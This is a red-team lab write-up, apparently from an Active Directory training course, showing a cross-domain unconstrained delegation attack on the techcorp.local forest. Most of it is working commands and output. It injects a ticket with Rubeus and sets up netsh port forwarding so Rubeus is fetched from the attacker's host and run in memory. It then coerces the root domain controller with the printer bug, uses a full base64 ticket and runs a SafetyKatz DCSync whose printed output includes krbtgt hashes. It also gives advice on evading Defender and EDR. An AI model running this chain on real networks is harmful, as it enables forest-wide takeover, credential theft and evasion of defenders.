Cross-forest attacks leveraging unconstrained delegation exploit a fundamental trust weakness between child and root domains, allowing an attacker to escalate privileges and compromise the Enterprise Admins group. In this scenario, we focus on coercing authentication from the root forest domain controller (techcorp.local DC) to a compromised machine (us-web) in the child domain (us.techcorp.local) that has unconstrained delegation enabled.
Why Does This Attack Work?
Unconstrained delegation allows a server to impersonate any user who authenticates to it by storing their Ticket Granting Ticket (TGT) in memory. In a multi-domain or cross-forest scenario, this means that if we can force an Enterprise Admin or Domain Controller from the root domain to authenticate to our compromised machine in the child domain, we can extract their TGT and escalate privileges across the entire forest.
In this lab scenario, the us-web machine in us.techcorp.local has unconstrained delegation enabled. This means that any account that authenticates to this machine will have its TGT cached. By coercing the root forest domain controller (techcorp.local DC) to authenticate to us-web, we capture its TGT, which allows us to impersonate it.
Breaking Down the Attack
The attack starts with a low-privileged foothold but escalates due to the misconfiguration of unconstrained delegation in a cross-domain trust scenario.
- Compromising an Unconstrained Delegation Host
The attacker gains control over
us-web, a machine with unconstrained delegation enabled. This machine will automatically cache TGTs of any account that authenticates to it, including privileged accounts like domain controllers.
- Coercing the Root Domain Controller to Authenticate
Since domain controllers constantly authenticate with each other, the attacker forces the root domain controller (techcorp.local DC) to connect to
us-web. This is done using techniques like printer bug (MS-RPRN), PetitPotam (MS-EFSRPC), or spooler service abuse, which trigger the DC to authenticate to a target machine.
- Extracting the Root Domain Controller's TGT
Once the root DC connects to
us-web, its TGT is stored in memory on the compromised server. The attacker can now extract this TGT using Rubeus in monitor mode, capturing the domain controller’s authentication ticket.
- Impersonating the Root Domain Controller & Running DCSync
With the TGT of the techcorp.local DC, the attacker can impersonate the root DC and perform a DCSync attack. This allows dumping of the krbtgt account hash of the root domain (techcorp.local), effectively giving the attacker control over the entire Active Directory forest.
- Forging a Golden Ticket & Gaining Enterprise Admin Privileges
Using the extracted krbtgt hash, the attacker generates a Golden Ticket that grants Enterprise Admin privileges. Since Enterprise Admins can control all domains in the forest, this means full forest compromise.
Why This is a Cross-Forest Issue
The attack works because domain controllers in the root and child domains trust each other, and unconstrained delegation does not limit which domain’s tickets can be cached. By coercing authentication from the root domain to a child domain machine, we escalate across domain boundaries.
Without unconstrained delegation, a domain controller would not store a reusable authentication ticket on a child domain machine. However, because us-web has unconstrained delegation, it stores the TGT of the root DC, allowing an attacker to escalate from child domain admin to Enterprise Admin.
Final Understanding
This attack highlights how misconfigurations in delegation settings can lead to full forest compromise. Unconstrained delegation allows any account that authenticates to a machine to have its TGT cached, and when a domain controller from the root domain is coerced into authenticating, its TGT can be stolen and used to compromise the entire Active Directory environment. By abusing cross-domain trust, we escalate from a single misconfigured child domain machine to full Enterprise Admin privileges in the root domain.
Let’s elevate our privilege as user webmaster, we already know that webmaster has local admin inside us-web machine. Let’s use Rubeus to request, inject and spawn webmaster TGT into a new process.
Let’s start by encoding our Rubeus argument (asktgt), using Arsplit.bat file and do the copy/paste of the encoded argument into our current session.
Argsplit.bat

Let’s now run Rubeus in the memory using Loader.exe to request webmaster’s TGT and inject it into a new cmd process.
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args "%Pwn%" /user:webmaster /aes256:2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0 /opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt

As we can see, we were able to elevate our privilege as webadmin by injecting it’s TGT into a new cmd process.
Now, in this new process let’s start by sending our loader.exe into us-web, since we will be executing Rubeus in the memory in this target to abuse the Unconstrained Delegation.
Mapping Shares to local system
Let’s start by Mapping shares from remote servers to our local system to allow seamless access to the target machine's files as if they were stored locally.
This is useful for tasks like transferring payloads, extracting sensitive data, or staging tools for further exploitation. We will use this approach to be able to transfer files to our target US-Web.
Advantages:
- Convenience: It simplifies interaction with the target's file system, enabling easy copying, reading, or modification of files.
- Efficiency: File transfers and tool deployments are faster and more straightforward compared to manual uploads or downloads.
- Persistence: The mapped drive can remain accessible for the session, allowing continuous interaction without repeatedly authenticating.
- Stealth: Uses built-in Windows functionality, making the activity less suspicious to some monitoring tools.
Note: If your mapping does not work on the one-liner passing the password on it, it’s probably due to special characters on the credential and you may get error Password i not correct.
To bypass this, you can simply do the whole mapping command and put the password after it is asked.
net use x: \\US-WEB\C$\Users\Public

We could successfully map drive x to US-WEB host on C:\Users\Public directory.
Let’s now Copy our loader into our target using xcopy.echo F | xcopy C:\AD\Tools\Loader.exe x:Loader.exe /y

The echo F we pass in the beginning is to tell prompt that we are transferring a file.
After uploading our loader into the target, we can now delete our mapped driver x since we don’t need it anymore.
net use x: /delete

We have just deleted the x mapped driver.
What If we simply download and execute Rubeus in memory now using our Loader.exe on the target machine?
We could simply run Rubeus calling it straight from our attacking IP, but we would easily be caught by Defender or any sort of defense mechanism in place on our network.
Let’s highlights the importance of my statement above.
Evading detection by security tools when performing actions such as credential dumping with tools like SafetyKatz can be a trigger to compromise all our Red Team operation and let me tell you why.
- Direct Execution is Easily Detected: Running tools like Rubeus directly from an attacker's IP address makes it easy for security tools to detect the activity. Security mechanisms, such as Windows Defender and Microsoft Defender for Endpoint (MDE), are designed to identify known malicious tools, their signatures, and their behaviors.
- Signature-Based Detection: Security tools often use signature-based detection to identify known malicious software. If Rubeus is run directly, its known signatures can trigger alerts.
- Behavior-Based Detection: Security tools also monitor the behavior of programs. Running Rubeus directly, especially when it tries to access the memory of the LSASS process, can trigger behavioral-based detections.
- Network Traffic Monitoring: When Rubeus is executed from an external IP, it generates network traffic that can be monitored and flagged by security tools.
- Downloading from External Sources: Downloading an executable from a remote machine is considered suspicious and can trigger behavior-based detection by Windows Defender.
- Process Creation and Command Line Logs: Process creation logs and command line logs can reveal suspicious activity, such as the execution of known hacking tools with particular arguments.
- LSASS Process Access is a Red Flag: Tools like SafetyKatz attempt to access the LSASS process to extract credentials from memory. This is a highly suspicious activity that will easily be detected and is a major indicator of a malicious attack.
- Bypassing Detection Mechanisms: To avoid detection, attackers need to implement various bypass techniques, including:
- Obfuscation: Obfuscating the tool's code and arguments to avoid signature-based detection. This can involve renaming variables, removing comments, and encoding parameters.
- Memory Loading: Loading the tool into memory without writing it to disk, using a tool like a loader, avoids file-based detection.
- Process Injection: Injecting shellcode into a trusted process can allow covert execution without using standard API calls that are heavily monitored.
- Port Forwarding: Forwarding network traffic from the local machine to a student VM can mask the attacker's IP address and evade detection.
- Using Built-in Tools: The course emphasizes using built-in tools as much as possible, as they are less likely to be flagged by security software. For example, using
netshto set up port forwarding or built-in Windows utilities over custom tools.
- Mimicking Normal Behavior: Downloading tools using a web browser instead of a command-line tool, for example, can help blend in with normal network activity.
In summary, running Rubeus directly from an attacking IP is highly likely to be detected by most modern security tools. Therefore, attackers use advanced techniques like obfuscation, memory loading, process injection, and port forwarding to evade detection. The course material emphasizes these techniques in order to learn about these types of attacks and to improve red team Opsec.
Portforwarding to bypass EDR
To avoid being caught by any defensive mechanism, we can simply create a PortForwarding on the target machine then call Rubeus using it’s localhost IP.
Let’s remotelly access the us-web server and configure the portforwarding.
winrs -r:us-web cmd
netsh interface portproxy add v4tov4 listenport=8080 listenaddress=127.0.0.1 connectport=80 connectaddress=192.168.100.163

Now we can also check if our portforwarding was configured properly with the following command.
netsh interfaace portproxy show all

We can see above that portforwarding has been properly configured and that traffic from local IP 127.0.0.1 on port 8080 will be automatically forwarded to our attacking IP 192.168.100.163 on port 80.

On our attacking machine, we should host our Rubeus.exe file, remember that our target will be requesting it to run it into the memory. I’m using HFS.exe, but this could be python2 or python3 for example. Also make sure that your local Firewall has been disabled since by default Windows blocks some connections from external networks into local network.
Let’s now encode the argument(monitor) we will be using when putting Rubeus on monitor mode and for this we will use the ArgSplit.bat file and we must also copy/paste these encoded argument into our session were we will be running Rubeus in monitor mode.
ArgSplit.bat

We can now start our Rubeus in monitor mode on our target us-web machine.C:\Users\Public\Loader.exe -Path http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /targetuser:TECHCORP-DC$ /interval:5 /nowrap

Now that we do have our Rubeus in monitor mode on our target, let’s run MS-RPRN.exe on our attacking machine to abuse the printer bug. this time we will be pointing the root forest domain controller techcorp-dc as our target.
C:\AD\Tools\MS-RPRN.exe \\techcorp-dc.techcorp.local \\us-web.us.techcorp.local

Now if we check our Rubeus in monitor mode again, we will see that this time we do have one new ticket. This is TECHCORP-DC$’s TGT.

We can copy Base64EncodedTicket, remove unnecessary spaces and newline (if any) and use the ticket with Rubes on the our attacking host.
The Rubeus in monitor mode can be stopped already.
Let’s now encode the argument(ptt) we will be using when putting Rubeus and for this we will use the ArgSplit.bat file and we must also copy/paste these encoded argument into our session were we will be running Rubeus, in this case it’s on our own attacking machine.

C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn% /ticket:<TheEncodedBase64Ticket>
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn% /ticket: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


As we can see above, we were able to successfully request and inject the Enterprise Domain Controller’s TGT and we can also checking this with klist command.
klist
DCSync Attack
We can now go for a DCSync attack and simply request the Domain Enterprise’s KRBTGT account’s keys.
Let’s now encode the argument(lsadump::dcsync) we will be using when putting SafetyKatz and for this we will use the ArgSplit.bat file and we must also copy/paste these encoded argument into our session were we will be running SafetyKatz.

Now that we have all setup, we can now run SafetyKatz.exe from memory using Loader.exe and request for KRBTGT’s keys.C:\AD\Tools\Loader.exe -Path C:\AD\Tools\SafetyKatz.exe -args "%Pwn% /user:techcorp\krbtgt /domain:techcorp.local" "exit"
mimikatz(commandline) # lsadump::dcsync /user:techcorp\krbtgt /domain:techcorp.local
[DC] 'techcorp.local' will be the domain
[DC] 'Techcorp-DC.techcorp.local' will be the DC server
[DC] 'techcorp\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/4/2019 1:52:52 AM
Object Security ID   : S-1-5-21-2781415573-3701854478-2406986946-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 7735b8be1edda5deea6bfbacb7f2c3e7
    ntlm- 0: 7735b8be1edda5deea6bfbacb7f2c3e7
    lm  - 0: 295fa3fef874b54f29fd097c204220f0

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 9fe386f0ebd8045b1826f80e3af94aed

* Primary:Kerberos-Newer-Keys *
    Default Salt : TECHCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 290ab2e5a0592c76b7fcc5612ab489e9663e39d2b2306e053c8b09df39afae52
      aes128_hmac       (4096) : ac670a0db8f81733cdc7ea839187d024
      des_cbc_md5       (4096) : 977526ab75ea8691

* Primary:Kerberos *
    Default Salt : TECHCORP.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 977526ab75ea8691

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  3d5588c6c4680d76d2ba077526f32a5f
    02  fe1ac8183d11d4585d423a0ef1e21354
    03  eed2a6a9af2e107cdd5e722faf9ed37a
    04  3d5588c6c4680d76d2ba077526f32a5f
    05  fe1ac8183d11d4585d423a0ef1e21354
    06  a5a3b7dd758f68b0a278704adb369bab
    07  3d5588c6c4680d76d2ba077526f32a5f
